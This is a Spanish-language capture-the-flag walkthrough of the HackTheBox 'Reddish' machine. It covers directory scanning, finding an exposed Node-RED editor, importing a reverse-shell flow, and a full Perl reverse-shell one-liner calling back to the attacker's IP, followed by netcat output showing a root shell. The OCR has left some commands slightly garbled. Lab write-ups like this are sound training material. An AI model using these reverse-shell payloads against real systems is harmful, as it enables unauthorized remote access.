

Maquina Linux Insane
Reddish es una máquina muy exigente pero gratificante, que enseña conceptos y técnicas aplicables a muchas situaciones. Este artículo sirve como complemento escrito al video Reddish de IppSec's que es una clase magistral sobre tunneling, y hace referencia directa a él.
Los videos de IppSec's están repletos de aprendizaje y son altamente muy recomendables.


Escaneo:





Versión:





Validamos por UDP








Validamos con gobuster
gobuster dir -u http://10.10.10.94:1880/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
/. (Status: 301) [Size: 161] [--> /./]
/icons (Status: 301) [Size: 169] [--> /icons/]

/red (Status: 301) [Size: 165] [--> /red/]
/vendor (Status: 301) [Size: 171] [--> /vendor/]





validando subdirectorios





Luego de validar bastante al ver que dice la página cannot GET intento con post y curl
curl -s -X POST "http://10.10.10.94:1880/

Tenemos un, id y el path /red que ya habíamos encontrado ahora si colocamos este, id seguido de red
http://10.10.10.94:1880/red/96752a0580c49f0f90f8977d70fe318c/#flow/1b4f1693.12a089





Con estas cajas podemos hacer una reverse shell, sin embargo, buscamos una en internamente
node-red reverse shell github





damos a raw y wget



ahora lo abro con gedit porque con nano no se ve bien y modifico el host y port





Ahora escuchamos con netcat y seleccionamos y copiamos todo el código





ahora en el node-red vamos a la parte izquiered ->impor->clipboard





carga un nuevo diagrama





ahora doy deploid y tenemos shell





somos root, pero no es la máquina su ip no concuerda es un segmento 172





Al intentar tener una consola interactiva no se utilizó el tratamiento normal porque daba error probamos con Python y este no existe por lo cual validamos si la máquina tiene Perl




# Consola interactiva con perl revese shell perl

Si recordamos un poco en la máquina brainpan1 de thm se utilizó esto que no entendía para salir de esa Shell de Windows rara.
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet


modifico la ip y el port por los nuestros aca el port puede ser el mismo del netcat
perl -e 'use Socket;$i="10.10.14.5";
p=1233;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton(i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'




```
~/machineshtb/Reddish
 nc -lvnp 1233
listening on [any] 1233 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 54432
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ifcongi
/bin/sh: 2: ifcongi: not found
# ifconfig
/bin/sh: 3: ifconfig: not found
# pwd
/node-red
#
```

